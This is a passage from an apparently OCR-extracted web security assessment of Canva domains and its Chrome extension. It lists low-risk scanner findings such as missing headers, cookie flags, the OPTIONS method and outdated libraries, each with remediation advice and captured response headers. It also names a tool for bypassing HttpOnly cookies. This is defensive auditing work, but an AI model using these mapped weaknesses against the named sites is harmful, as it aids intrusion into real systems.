
Recommended Actions:

- Apply sandboxing in inline frame

```
<iframe sandbox src="framed-page-url"></iframe>
```

- For untrusted content, avoid the usage of `seamless`attribute and `allow-top-navigation`, `allow-popups`and `allow-scripts`in sandbox attribute.

Proof of Concept:



f) Internal Server Error

- ❖ Risk : **LOW**
- ❖ Method : GET
- ❖ OWASP Top 10 Category : Not applicable

Impact:

Depending on the condition, the impact may vary. The issues such as poor coding practices , not enough error checking , sanitization and whitelisting are indicated by this or much bigger issues such as SQL injection.

Recommended Actions:

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does not disclose further information upon an error. All errors should be handled server-side only.

Proof of Concept:

```
HTTP/1.1 500 Server Error
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=WYT64ySHEwRNgBqvrkwq3zSUSGDob8hjCrHU6TvesMnMaGt7EIrNnU53coa9u3amcokkrhs%
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-Cache-Status: DYNAMIC
cf-request-id: 09d3214c8300004caf102ba000000001
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Transfer-Encoding: chunked
CF-Ray: 64986b273dc04caf-CMB
X-Request-ID: 64986b273dc04caf
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Connection: keep-alive
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: sameorigin
Vary: Accept-Encoding
Content-Security-Policy: frame-ancestors 'self' https://tongji.baidu.com;
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400
Content-Type: text/html;charset=utf-8
NEL: {"max_age":604800,"report_to":"cf-nel"}
Pragma: no-cache
Date: Mon,HTTP/1.1 500 Server Error
```

```
HTTP/1.1 500 Server Error
Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=6qTOcUvUY0%2BiA55v%2B2JmVJ3zW%2F4XNEz3j2lF%2FBM87Di821SebXI
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-Cache-Status: DYNAMIC
cf-request-id: 09d321b20900004cb5e614b000000001
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Transfer-Encoding: chunked
CF-Ray: 64986bc9aaf14cb5-CMB
X-Request-ID: 64986bc9aaf14cb5
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Connection: keep-alive
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: sameorigin
Vary: Accept-Encoding
Content-Security-Policy: frame-ancestors 'self' https://tongji.baidu.com;
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400
Content-Type: text/html;charset=utf-8
NEL: {"report_to":"cf-nel","max_age":604800}
Pragma: no-cache
Date: Mon,HTTP/1.1 500 Server Error
```

g) X-Frame-Options Header is Missing

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

A policy that specifies whether the browser should render the transmitted resource within a frame or an iframe is indicated by the X-Frame-Options HTTP header field. This policy in the HTTP header field is declared by the servers in order to prevent clickjacking attacks. Clickjacking occurs when an attacker hijack clicks and redirect victims to a domain controlled by an attacker.

Recommended Actions:

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
  - `X-Frame-Options: DENY`It completely denies to be loaded in frame/iframe.
  - `X-Frame-Options: SAMEORIGIN`It allows only if the site which wants to load has a same origin.
  - `X-Frame-Options: ALLOW-FROM` *URL*It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

Proof of Concept:

```
HTTP/1.1 200 OK
Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=vN6VtAO7VtxBOXieVrOfW8oVtf4JdiJ9%2BQtT7apZIQ2eo6Ia%2BMbZocya
CF-Rate-Limit-Rule-Id: 9aabef995c9142e3a6b7228bf8756014
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Cache-Control: public, max-age=691200
Access-Control-Expose-Headers: Content-Length
CF-Rate-Limit-Action: simulate
Transfer-Encoding: chunked
cf-request-id: 09d2fcb66b00004cb5b53fd000000001
CF-Ray: 6498309d79fe4cb5-CMB
X-Content-Type-Options: nosniff
CF-Cache-Status: MISS
Connection: keep-alive
Retry-After: 37
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Expires: Tue, 11 May 2021 08:41:24 GMT
Vary: Origin, Accept-Encoding
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400
Content-Type: text/html; charset=utf-8
```

h) Possibility of UNC Server and Share Disclosure

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)


Impact:

Brute-force or dictionary-based password guessing on the disclosed username can be performed by an attacker. Identifying other vulnerabilities or widen their exploitation of other identified vulnerabilities may be helped by it to the attacker.

Recommended Actions:

This kind of sensitive data is needed to be removed from the output.

Proof of Concept:



i) Auto Completion of the Password Field Enabled

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

Data entered in these fields will be cached by the browser, if the user chooses to save the data. This information can be stolen by an attacker if the attacker can access the victim's browser. If the application is used commonly in shared computers such as internet cafes and airports, this is especially important.


Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

Recommended Actions:

1. Add the attribute `autocomplete="off"`to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Proof of Concept:



j) OPTIONS Method Enabled

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)


Impact:

Additional information about the target system can be gained by the information disclosed from this page.

Recommended Actions:

OPTIONS method should be disabled in all the production systems.

Proof of Concept:



k) Out-of-date Version of Underscore.js

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A9 (Using Components with Known Vulnerabilities)

Impact:


JavaScript may be vulnerable since it is an out-of-date version. Target is using the out-to-date version which is 1.8.3 while the latest version is 1.13.1.


Recommended Actions:

Underscore.js is needed to be updated to the latest version. You can download the latest version from https://underscorejs.org.

Proof of Concept:

Summary of the Vulnerabilities





VULNERABILITY	HIGH	MEDIUM	LOW
Out-of-date Version of jQuery			
Weak Ciphers are Enabled			
Possibility of Cross-Site Request Forgery			
Possibility of Cross-Site Request Forgery in Login form			
External Insecure Frame			
Internal Server Error			
X-Frame-Options Header is Missing			
Possibility of UNC Server and Share Disclosure			
Auto Completion of the Password Field Enabled			
OPTIONS Method Enabled			
Out-of-date Version of Underscore.js			

5) Target Domain - https://apps.canva.cn

a) Cookie Not Marked as HttpOnly

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)


Impact:

Cookies may be easily accessed, and victim's session will be hijacked by an attacker during a cross-site scripting attack.

Recommended Actions:

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnelto bypass HTTPOnly protection.

Recommended Actions:



b) Cookie Not Marked as Secure

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A3 (Sensitive Data Exposure)

Impact:

The cookie will be intercepted via a man in the middle attack and steal by an attacker, if that cookie is an important one such as a session cookie. Thus, an attacker will be able to masquerade as a legitimate user of the target system. However, for the successful exploitation of this vulnerability, local access to the web server or to the victim's network is required by an attacker in addition to intercepting the network traffic.

Recommended Actions:

All cookies used within the web application must be marked as secure.

Proof of Concept:

c) External Insecure Frame

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

A set of additional restrictions for the content within a frame is enabled by iFrame sandboxing. Potential malicious code from causing harm to the web page that embeds it, is restricted by it. The web application may be at risk if the sandboxing is not configured properly. The main web application may be affected by a compromised website that is loaded in such an insecure iframe.


Recommended Actions:

- Apply sandboxing in inline frame

```
<iframe sandbox src="framed-page-url"></iframe>
```

- For untrusted content, avoid the usage of `seamless`attribute and `allow-top-navigation`, `allow-popups`and `allow-scripts`in sandbox attribute.

Proof of Concept:



d) Cross-site Referrer Leakage through usage of "strict-origin-when-cross-origin" in Referrer-Policy

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (security misconfiguration)

Impact:

If a request occurs to a cross-site either has same or a higher protocol, origin (Domain) information can be leaked through the Refererheader.

Recommended Actions:

All available options are needed to be seen by using links in External References and using a secure one if the leakage of the origin is a problem for the site.

Proof of Concept:

```
HTTP/1.1 200 OK
Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=j6gZAIB1tayqNhMchBXvl7C8XanuXYf0y9ajo6cYslUXlO
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Cache-Control: no-cache, no-store
cf-request-id: 09dcec93c700004ccd8f2a9000000001
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Transfer-Encoding: chunked
CF-Ray: 64a816cc78924ccd-CMB
X-Request-ID: 64a816cc78924ccd
X-Content-Type-Options: nosniff
CF-Cache-Status: MISS
Connection: keep-alive
Transfer-Encoding: chunked
CF-Ray: 64a816cc78924ccd-CMB
X-Request-ID: 64a816cc78924ccd
X-Content-Type-Options: nosniff
CF-Cache-Status: MISS
Connection: keep-alive
Referrer-Policy: strict-origin-when-cross-origin
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Frame-Options: sameorigin
Vary: Accept-Encoding, User-Agent
Content-Security-Policy: frame-ancestors 'self' https://tongji.baidu.com;
Content-Language: e
```

e) OPTIONS Method Enabled

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)


Impact:

Additional information about the target system can be gained by the information disclosed from this page.


Recommended Actions:


OPTIONS method should be disabled in all the production systems.

Proof of Concept:



Summary of the Vulnerabilities





VULNERABILITY	HIGH	MEDIUM	LOW
Cookie Not Marked as HttpOnly			
Cookie Not Marked as Secure			
External Insecure Frame			
Cross-site Referrer Leakage through usage of "strict-origin-when-cross-origin" in Referrer-Policy			
OPTIONS Method Enabled			
Missing X-XSS-Protection Header			
Content Security Policy Not Implemented			

CANVA BROWSER EXTENSION VULNERABILITY ASSESSMENT


There is a browser extension of Canva which is available for Google Chrome, which you can install from the Chrome Web Store,

https://chrome.google.com/webstore/detail/canva/mbcfmcoibkecmionmehabndbljdleekf.

This extension is developed in order to make easy access to the Canva website for the users and built with JavaScript. A vulnerable browser extension is another best way for attackers to gain access to the system or steal sensitive information regarding the users. So, it is an essential part of a web audit to analyze the security strength of browser extensions. Most of the time reverse engineering is used to analyze the source code of browser extension and identify potential vulnerabilities, and we can use tools to identify potential risks.

Reconnaissance

I used ExtAnalysis python tool to perform a basic analysis of the Canva browser extension, which can be git cloned from https://github.com/Tuhinshubhra/ExtAnalysis. It can perform many important tasks such as view and edit source codes , perform virus total scans (you must specify your virus total API) , vulnerability scan on JavaScript files , providing network graphs and extract important intel such as URLs from the available files.



You can access and analyze the results from our localhost; in the web browser, which makes it user friendly to use.

Scan results are as follows.

